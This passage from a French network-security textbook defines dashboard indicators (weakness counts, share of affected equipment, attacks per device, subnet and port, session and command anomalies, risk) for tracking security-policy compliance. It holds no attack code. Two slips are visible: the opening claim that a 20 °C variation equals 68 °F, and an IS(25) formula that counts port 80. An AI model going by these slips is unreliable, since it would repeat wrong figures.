- Mardi 10 mai 1999, la température à New York était de 20˚ le matin et de 40˚ l'après-midi.

La température à Paris est mesurée en degrés Celsius, avec une variation de 20 ˚C. La température à New York est mesurée en degrés Fahrenheit avec une variation de 20˚ F. Le changement d'échelle entre les mesures Fahrenheit et Celsius est donné par la formule $F = (C \times 1,8) + 32$, c'est-à-dire qu'une variation de 20 ˚C à Paris correspond à une variation de 68˚ F à New York.

Cet exemple illustre bien que la nature des échelles sur lesquelles sont mesurés les événements ne permet pas d'appliquer n'importe quel type d'opération.

Nous présentons en annexe quelques-uns des nombreux travaux qui tentent d'établir des mesures pour la sécurité d'un système d'information.

Les indicateurs de base

Suivant l'architecture et les services réseau associés, il est possible de découper le réseau en sous-domaines. Chaque domaine fait alors l'objet d'indicateurs dédiés à son périmètre.

Évolution du nombre de faiblesses de sécurité détectées

L'évolution dans le temps du nombre de faiblesses de sécurité détectées par les contrôles interne et externe permet de donner une mesure de l'application de la politique de sécurité réseau.

Si l'on compte le nombre de faiblesses de sécurité détectées, on obtient les paramètres suivants :

$$IS(\text{contrôle interne}) = \sum \text{faiblesses de sécurité}$$

$$IS(\text{contrôle externe}) = \sum \text{faiblesses de sécurité}$$


Ces courbes doivent globalement évoluer ensemble, puisque la sécurité interne doit refléter la sécurité externe. Toute croissance d'une des deux courbes ou tout écart entre les deux courbes doit conduire à une investigation de sécurité.

L'expérience montre que la croissance des courbes est souvent associée à l'ajout ou à la modification d'équipements réseau qui ne suivent pas les procédures de sécurité. D'une manière générale, les courbes doivent tendre vers la valeur 0, traduisant que la politique de sécurité réseau définie est appliquée.

L'élaboration de telles courbes consiste à prendre comme axe des abscisses le temps, correspondant aux dates des différents contrôles interne et externe, et comme axe des ordonnées le nombre de faiblesses de sécurité détectées par les contrôles interne et externe.

La figure 14.12 illustre le fait que les faiblesses détectées par le contrôle interne de sécurité sont les mêmes que celles détectées par le contrôle externe au mois de février. Après correction des faiblesses de sécurité, on observe une baisse commune des deux courbes de mars à mai. Si la courbe du contrôle externe ou interne ne décroissait pas, une investigation de sécurité devrait être menée afin d'identifier la cause de ces faiblesses de sécurité.

Figure 14.12
Évolution du nombre de faiblesses de sécurité détectées



La pertinence de ces courbes nécessite une revue permanente à la fois des évolutions des configurations des équipements et de la politique de sécurité réseau. Une nouvelle fois, ces courbes ne retranscrivent pas forcément un risque de sécurité mais donnent un indicateur de l'application de la politique de sécurité réseau.

Évolution du pourcentage du nombre d'équipements impactés

En s'appuyant sur les faiblesses de sécurité détectées lors des contrôles interne et externe sur les équipements constituant le réseau, on en déduit la liste des équipements ayant des faiblesses de sécurité ou étant impactés.

Si l'on divise le nombre d'équipements ayant des faiblesses de sécurité par le nombre total d'équipements, on obtient le pourcentage d'équipements impactés :

$$IS(\text{contrôle interne}) = \frac{\sum \text{équipements ayant des faiblesses de sécurité}}{\sum \text{équipements}}$$

$$IS(\text{contrôle externe}) = \frac{\sum \text{équipements ayant des faiblesses de sécurité}}{\sum \text{équipements}}$$

Ces courbes permettent de savoir si les faiblesses de sécurité impactent le réseau dans son ensemble ou une partie du réseau seulement, avec un indicateur entre 0 et 100 %.

Tous les cas de figure peuvent se présenter, allant d'une faiblesse de sécurité impactant l'ensemble des équipements réseau à de nombreuses faiblesses de sécurité impactant un seul équipement réseau. Seules les conséquences des faiblesses de sécurité détectées peuvent indiquer si une configuration est plus dangereuse pour la sécurité du réseau qu'une autre. Dans tous les cas, une évolution des courbes supérieure à 10 % doit conduire à une investigation de sécurité.

L'expérience montre que la croissance des courbes est souvent associée à l'ajout d'équipements réseau ou à des modifications d'équipements réseau qui ne suivent pas les procédures de sécurité. Les courbes doivent tendre vers la valeur 0, traduisant que la politique de sécurité réseau définie est appliquée.

L'élaboration de telles courbes consiste à prendre comme axe des abscisses le temps, correspondant aux dates des différents contrôles interne et externe, et comme axe des ordonnées le pourcentage du nombre d'équipements impactés.


La figure 14.13 illustre le fait que les équipements impactés par les faiblesses de sécurité détectées par le contrôle de sécurité interne semblent être les mêmes que celles détectées par le contrôle externe. Le nombre d'équipements impactés au mois de février est important (supérieur à 50 %). Après correction des faiblesses de sécurité, on observe une décroissance des deux courbes, confirmant qu'il n'existe pas de faiblesse de sécurité non connue.

Évolution du nombre moyen de faiblesses de sécurité par équipement

En s'appuyant sur l'ensemble des faiblesses de sécurité détectées lors des contrôles interne et externe sur les équipements constituant le réseau, on déduit le nombre de faiblesses de sécurité détectées.

En divisant le nombre de faiblesses de sécurité détectées par le nombre total d'équipements, on obtient le nombre moyen de faiblesses de sécurité par équipement. Par contre,

Figure 14.13
Évolution du pourcentage du nombre d'équipements impactés



si l'on divise le nombre de faiblesses de sécurité par le nombre d'équipements impactés, on obtient le nombre moyen effectif de faiblesses de sécurité par équipement :

$$IS(\text{nombre moyen}) = \frac{\sum \text{faiblesses de sécurité}}{\sum \text{équipements}}$$

$$IS(\text{nombre effectif}) = \frac{\sum \text{faiblesses de sécurité}}{\sum \text{équipements impactés}}$$

Il faut mentionner ici l'importance de l'homogénéité dans la nature des équipements réseau. Comparer des équipements externes avec des équipements internes, ou des équipements de domaines différents n'a aucun sens.


L'écart entre les deux courbes permet de mesurer l'impact des faiblesses de sécurité sur l'ensemble des équipements. Un grand écart entre les deux courbes signifie à un instant donné que les faiblesses de sécurité s'appliquent à un nombre limité d'équipements. À l'inverse, une égalité entre les courbes signifie que les faiblesses de sécurité s'appliquent au nombre total d'équipements.

Les valeurs prises par la courbe « nombre moyen effectif des faiblesses de sécurité » sont toujours égales ou supérieures aux valeurs de la courbe « nombre moyen des faiblesses de sécurité ». Dans tous les cas, une évolution des deux courbes doit conduire à une investigation de sécurité.

L'expérience montre que la croissance des courbes est souvent associée à l'ajout d'équipements réseau ou à des modifications d'équipements réseau qui ne suivent pas les procédures de sécurité. Comme précédemment, les courbes doivent tendre vers la valeur 0.

La figure 14.14 illustre une croissance des courbes au mois de février, avec un écart signifiant qu'un nombre de faiblesses de sécurité ont été détectées sur un nombre limité d'équipements. Après correction des faiblesses de sécurité, une nouvelle croissance des courbes indique cette fois un nombre de faiblesses de sécurité touchant un nombre

Figure 14.14
Évolution du nombre moyen de faiblesses de sécurité par équipement



important d'équipements. On constate enfin une décroissance des courbes à partir du mois de mai, après correction des faiblesses de sécurité.

Évolution du nombre total de faiblesses de sécurité détectées par niveau d'impact réseau

L'évolution dans le temps du nombre total de faiblesses de sécurité (détectées par les contrôles interne et externe sur les équipements constituant le réseau) par impact réseau donne une indication de la non-application de la politique de sécurité réseau.

Pour y parvenir, nous devons définir pour chaque faiblesse de sécurité détectée par impact réseau (faible, moyen, fort) traduisant le risque pris par le réseau si la faiblesse est utilisée d'une manière quelconque :

$$IS(\text{impact faible réseau}) = \sum \text{faiblesses de sécurité(impact faible réseau)}$$

$$IS(\text{impact moyen réseau}) = \sum \text{faiblesses de sécurité(impact moyen réseau)}$$


$$IS(\text{impact fort réseau}) = \sum \text{faiblesses de sécurité(impact fort réseau)}$$

L'objectif de cette courbe est d'établir un plan d'action fondé sur l'impact réseau des faiblesses de sécurité détectées.

La figure 14.15 illustre, pour le mois de février, une forte croissance des faiblesses de sécurité cumulées pour les contrôles de sécurité interne et externe. Les faiblesses de sécurité ayant un impact « fort » ont été corrigées en premier, comme l'illustre la diminution du nombre de ces faiblesses dans le temps. De même, les faiblesses de sécurité ayant un impact « moyen » ont été réduites à partir du mois d'avril, suite à la correction des faiblesses de sécurité ayant un impact « fort ».

La pertinence de ces courbes nécessite une revue permanente à la fois de l'évolution des configurations des équipements et de la politique de sécurité réseau. Une nouvelle fois,

Figure 14.15
Évolution du nombre total de faiblesses de sécurité détectées par niveau d'impact réseau



ces courbes ne retranscrivent pas forcément un risque de sécurité mais donnent un indicateur d'impact du réseau dans le temps.

Évolution du nombre d'attaques détectées par équipement de sécurité

Si l'on considère que chaque équipement de sécurité (pare-feu, système de détection d'intrusion, ACL de routeurs, etc.) remonte des événements de sécurité (alertes, etc.), l'évolution dans le temps du nombre d'attaques détectées par équipement de sécurité offre une vue transversale des alertes de sécurité :


```
IS(pare-feu) = ∑ attaques détectées
IS(système de détection d'intrusion) = ∑ attaques détectées
IS(ACLs) = ∑ violations détectées
```

L'évolution de ces courbes fournit un historique précieux et permet de détecter des corrélations entre les événements générés par les équipements de sécurité. Pour toute variation ou si les courbes tendent à croître ensemble, une investigation de sécurité doit être menée.

Les courbes associées au nombre d'attaques détectées par équipement réseau n'ont pas, *a priori*, de corrélation. Par exemple, un pare-feu filtrant du trafic Internet émet plus d'événements ou d'alertes de sécurité, puisqu'il est plus exposé aux attaques externes. Un système de détection d'intrusion intégré au cœur du réseau d'entreprise ne devrait pas, en théorie, émettre d'événements ou d'alertes de sécurité, à moins que le réseau d'entreprise ne soit pénétré ou victime d'un ver. En fait, les corrélations possibles entre les courbes dépendent fortement de l'architecture du réseau et de l'emplacement des équipements de sécurité dans cette architecture.

La figure 14.16 illustre, par les variations simultanées des courbes aux mois de février et d'avril, une corrélation des attaques ainsi qu'une possible tentative de pénétration. La croissance et la décroissance simultanées des courbes doivent mener à une investigation de sécurité afin de clarifier si cette baisse est due à un arrêt des tentatives de pénétration, ou si elles traduisent qu'une pénétration a réussi.

Figure 14.16
Évolution du nombre d'attaques détectées par équipement de sécurité



La pertinence de ces courbes nécessite une revue permanente à la fois des évolutions d'architecture et de la politique de sécurité réseau. Une nouvelle fois, ces courbes ne retranscrivent pas forcément un risque de sécurité mais donnent un indicateur de l'application de la politique de sécurité réseau.

Évolution du nombre d'attaques détectées par sous-réseau

Si l'on considère que chaque équipement de sécurité remonte des événements de sécurité et que chaque événement est rattaché à un sous-réseau donné (intranet, extranet, Internet), l'évolution dans le temps du nombre d'attaques détectées par sous-réseau permet de donner un point de vue transversal de la sécurité des sous-réseaux de l'entreprise :


$$IS(intranet) = \sum \text{attaques détectées (pare-feu, IDS, etc.)}$$
$$IS(internet) = \sum \text{attaques détectées (pare-feu, IDS, etc.)}$$
$$IS(extranet) = \sum \text{attaques détectées (pare-feu, IDS, etc.)}$$

L'évolution de ces courbes donne en outre un historique précieux et permet de détecter des corrélations ou faiblesses de sécurité entre les sous-réseaux de l'entreprise. Pour toute variation de courbes simultanées, une investigation de sécurité doit être menée.

Les courbes associées au nombre d'attaques détectées par sous-réseau n'ont pas, *a priori*, d'éléments de corrélation. Par exemple, le sous-réseau Internet émet plus d'événements que le sous-réseau intranet. Cependant, une croissance commune des courbes indique qu'une attaque (élément de corrélation) a permis de pénétrer les différents sous-réseaux.

La figure 14.17 illustre, au mois de février, une croissance des courbes Internet et intranet. Cela peut amener à conclure à une possible pénétration du réseau intranet, surtout que les courbes tendent à décroître simultanément au mois de mars. Une investigation de sécurité doit être menée pour clarifier ces variations. De manière analogue, une croissance des courbes extranet et intranet peut amener à conclure à une possible pénétration du réseau intranet, surtout que les courbes tendent à décroître simultanément au mois de mai. Une investigation de sécurité doit aussi être menée pour clarifier ces variations.

Figure 14.17
Évolution du nombre d'attaques détectées par sous-réseau



Évolution du nombre d'attaques détectées par service réseau

Si l'on considère que chaque équipement de sécurité remonte des événements de sécurité et que chaque événement correspond à un service réseau donné (service TCP numéro 25/SMTP, service TCP numéro 80/HTTP), l'évolution dans le temps du nombre d'attaques détectées par service permet de donner un point de vue transversal de la sécurité des services réseau de l'entreprise :

$$IS(80) = \sum \text{attaques détectées sur le port 80 (pare-feu, IDS, etc.)}$$
$$IS(25) = \sum \text{attaques détectées sur le port 80 (pare-feu, IDS, etc.)}$$
$$IS(20/21) = \sum \text{attaques détectées sur le port 20/21 (pare-feu, IDS, etc.)}$$

L'évolution de ces courbes permet de détecter des corrélations ou faiblesses de sécurité entre les services réseau de l'entreprise. Pour toute variation ou si les courbes tendent à croître ensemble, une investigation de sécurité doit être menée.


Les courbes associées au nombre d'attaques détectées par service réseau n'ont pas, *a priori*, d'éléments de corrélation. Par exemple, le service de messagerie émet plus d'événements que le service de transfert de fichiers. En effet, statistiquement, et d'après les études des attaques menées sur Internet, les protocoles applicatifs sont les cibles majeures des attaques (HTTP). Cependant, une croissance commune des courbes indique qu'une attaque (élément de corrélation) a permis de pénétrer les différents services réseau.

La figure 14.18 illustre une forte probabilité de tentative de pénétration de par la corrélation évidente des évolutions des courbes au mois d'avril. Cependant, la décroissance des courbes au mois de mai indique soit que les attaques ont cessé, soit qu'une attaque a réussi. Une investigation de sécurité doit être menée pour clarifier ces variations.

Évolution du nombre de sessions réussies et échouées par utilisateur par équipement

Si l'on considère que chaque équipement de sécurité remonte des événements de trace sur les accès réussis et échoués, l'évolution dans le temps du nombre de sessions réussies

Figure 14.18
Évolution du nombre d'attaques détectées par service réseau



et échouées par utilisateur et par équipement permet de donner un point de vue de la sécurité des accès au réseau de l'entreprise :

$$IS(\text{sessions réussies}) = \frac{\sum \text{sessions réussies}}{\sum (\text{utilisateurs} * \text{sessions autorisées}) \text{ par équipement}}$$

$$IS(\text{sessions échouées}) = \frac{\sum \text{sessions échouées}}{\sum (\text{utilisateurs} * \text{sessions autorisées}) \text{ par équipement}}$$

Les données sont échantillonnées pour chaque intervalle de temps $[t_i, t_{i+1}]$ en ne tenant pas compte des doublons utilisateurs.
Il doit être aussi noté que chaque profil d'utilisateur détermine le nombre de sessions simultanées possibles par utilisateur et par équipement.


L'évolution de ces courbes permet de détecter les multiples sessions pour un même utilisateur par équipement ainsi que les attaques possibles sur un compte utilisateur par équipement. Si les courbes tendent à croître (supérieur à 1), une investigation de sécurité doit être menée.

De manière théorique, l'indicateur IS(sessions réussies) devrait être généralement égal à 1 s'il y a des sessions en cours dans l'intervalle de temps $[t_i, t_{i+1}]$ ou égal à 0. Tout écart montre des sessions simultanées non autorisées. De même, l'indicateur IS(sessions échouées) devrait être généralement égal à 0. Il peut être cependant supérieur à 1 s'il y a des sessions échouées cumulées dans l'intervalle de temps $[t_i, t_{i+1}]$.

La figure 14.19 illustre une forte probabilité de tentative de pénétration entre les temps 1 et 2 (sessions réussies supérieures à 1), ainsi qu'une activité anormale de sessions échouées entre les temps 3 et 4. Une investigation de sécurité doit être menée pour clarifier ces variations.

La pertinence de ces courbes nécessite une revue permanente des comptes et de leurs profils.

Figure 14.19
Évolution du nombre de sessions réussies et échouées par utilisateur par équipement



Évolution du nombre de commandes critiques et non critiques par utilisateur et par équipement

Si l'on considère que chaque équipement de sécurité remonte des événements de traces sur les commandes lancées, l'évolution dans le temps du nombre de commandes critiques et non critiques par utilisateur et par équipement permet de donner un point de vue de la sécurité des commandes lancées sur le réseau de l'entreprise :

$$IS(\text{commandes critiques normales}) = \frac{\sum \text{commandes critiques}}{\sum \text{(utilisateurs autorisés) par équipement}}$$

$$IS(\text{commandes critiques anormales}) = \frac{\sum \text{commandes critiques}}{\sum \text{(utilisateurs non autorisés) par équipement}}$$

$$IS(\text{commandes non critiques}) = \frac{\sum \text{commandes non critiques}}{\sum \text{utilisateurs par équipement}}$$


Les données sont échantillonnées pour chaque intervalle de temps $[t_i, t_{i+1}]$ en ne tenant pas compte des doublons utilisateurs.
Il doit être aussi noté que chaque profil d'utilisateur détermine le nombre de sessions simultanées possibles par utilisateur et par équipement.

L'évolution de ces courbes permet de détecter les évolutions anormales de commandes par utilisateur ainsi que les violations associées à des profils utilisateur.

De manière théorique, ces indicateurs permettent en fait de déterminer un profil statistique des commandes passées afin de déterminer toute déviation. De plus, l'indicateur IS(commandes critiques anormales) donne les violations directes des profils utilisateur face à des commandes qui peuvent impacter les équipements.

La figure 14.20 illustre une activité anormale de commandes critiques aux temps 1 et 3 (détection statistique), ainsi que plusieurs violations de profils d'utilisateurs par la détec-

Figure 14.20
Évolution du nombre de commandes par utilisateur et par équipement



tion de commandes critiques anormales. Une investigation de sécurité doit être menée pour clarifier ces variations.

La pertinence de ces courbes n'apparaît qu'après une période de temps nécessaire à l'établissement de valeurs significatives. Elle nécessite une revue permanente des comptes et de leurs profils.

Évolution du risque

Si l'on calcule tous les scénarios d'événements possibles par le biais d'un arbre probabiliste (fondé sur les faiblesses de sécurité préalablement détectées) et si l'on définit quatre niveaux d'impacts (aucun, faible, moyen, fort), il est possible de déterminer les probabilités associées pour chaque niveau d'impact, comme l'illustrent les indicateurs suivants :

```
IS(probabilité impact faible)= ∑ (probabilités) de l'arbre ayant un impact faible
IS(probabilité impact moyen)= ∑ (probabilités) de l'arbre ayant un impact moyen
IS(probabilité impact fort)= ∑ (probabilités) de l'arbre ayant un impact fort
IS(probabilité aucun impact)= 1 - IS(probabilité impact faible)- IS(probabilité impact
moyen) - IS(probabilité impact fort)
```

La figure 14.21 illustre l'évolution dans le temps de la distribution des probabilités des impacts réseau pour chaque audit.

Une fois calculées les probabilités des impacts réseau, il suffit de quantifier les conséquences associées à ces impacts réseau pour calculer le risque associé à la non-application de la politique de sécurité.

Le risque est calculé comme une espérance mathématique en multipliant les probabilités par les conséquences associées aux impacts réseau :

```
IS(risque)= ∑ (probabilités) * (conséquences)
```

La figure 14.22 illustre l'évolution dans le temps du risque pour chaque audit.

Figure 14.21
Distribution des probabilités des impacts réseau





Figure 14.22
Évolution du risque dans le temps



Tableaux de bord et périmètres de sécurité

Un tableau de bord de la sécurité réseau est en fait constitué de plusieurs tableaux de bord de la sécurité représentant un domaine précis. Comme indiqué précédemment à propos des stratégies d'une politique de sécurité réseau, le réseau et ses systèmes doivent être confinés dans des périmètres de sécurité afin de consolider la sécurité du réseau en couches.

De même, un tableau de bord de la sécurité réseau se doit de refléter cette vue et de proposer des tableaux de bord par périmètre de sécurité et domaine réseau, comme l'illustre la figure 14.23.

Que ce soit un tableau de bord pour un périmètre ou un domaine réseau, chaque tableau est constitué d'un ensemble d'indicateurs. Ces indicateurs peuvent reprendre ceux qui ont été proposés précédemment ou en introduire de nouveaux :

- tableau de bord du périmètre de sécurité d'accès (routeurs, commutateurs, serveurs DNS, serveurs de messagerie, serveurs Web, pare-feu) :
  - évolution du nombre de faiblesses de sécurité ;
  - évolution du nombre d'attaques ;
  - évolution du niveau de risque ;
- tableau de bord du domaine réseau, hormis les domaines A et B (routeurs, commutateurs, serveurs DNS) :
  - évolution du nombre de faiblesses de sécurité ;
  - évolution du nombre d'attaques ;
  - évolution du niveau de risque ;
- tableau de bord du périmètre d'accès et du domaine A :
- tableau de bord du périmètre d'accès et du domaine B.



Périmètre de sécurité d'accès au réseau
(commutateurs, routeurs, pare-feu, serveurs de messagerie, etc.)
Réseaux externes
Périmètre de sécurité du domaine A
Domaine A
Domaine réseau
(commutateurs , routeurs , serveurs DNS)
Domaine B
Périmètre de sécurité du domaine B
Tableaux de bord de la sécurité réseau
- Tableau de bord du périmètre de sécurité daccès
- Tableau de bord du domaine réseau hormis le domaine A et B
- Tableau de bord du périmètre daccès et du domaine A
- Tableau de bord du périmètre daccès et du domaine B
- Etc.

Figure 14.23

Périmètres des tableaux de bord de la sécurité d'un réseau

En résumé

Le contrôle de la sécurité réseau (interne et externe) fait partie intégrante de la démarche sécuritaire d'une entreprise. Comme nous l'avons détaillé, ce contrôle devient aussi complexe que les techniques mises en place contre les attaques.

L'un des objectifs majeurs des contrôles de sécurité est d'établir des tableaux de bord de sécurité reflétant l'application de la politique de sécurité réseau de l'entreprise. En aucun cas il ne faut assimiler ces courbes à un niveau de sécurité réseau de l'entreprise. Elles ne donnent qu'un état d'application de la politique de sécurité.

Nous avons détaillé dans toute cette partie IV de l'ouvrage diverses méthodes permettant d'établir des contrôles de sécurité afin d'élaborer des tableaux de bord de la sécurité permettant de contrôler l'application des règles de sécurité.

La partie V présente un ensemble d'outils maison permettant de construire plus facilement des tableaux de bord de la sécurité réseau et se conclut par une étude de cas reprenant l'ensemble des concepts introduits aux parties précédentes.

Partie V

Étude de cas

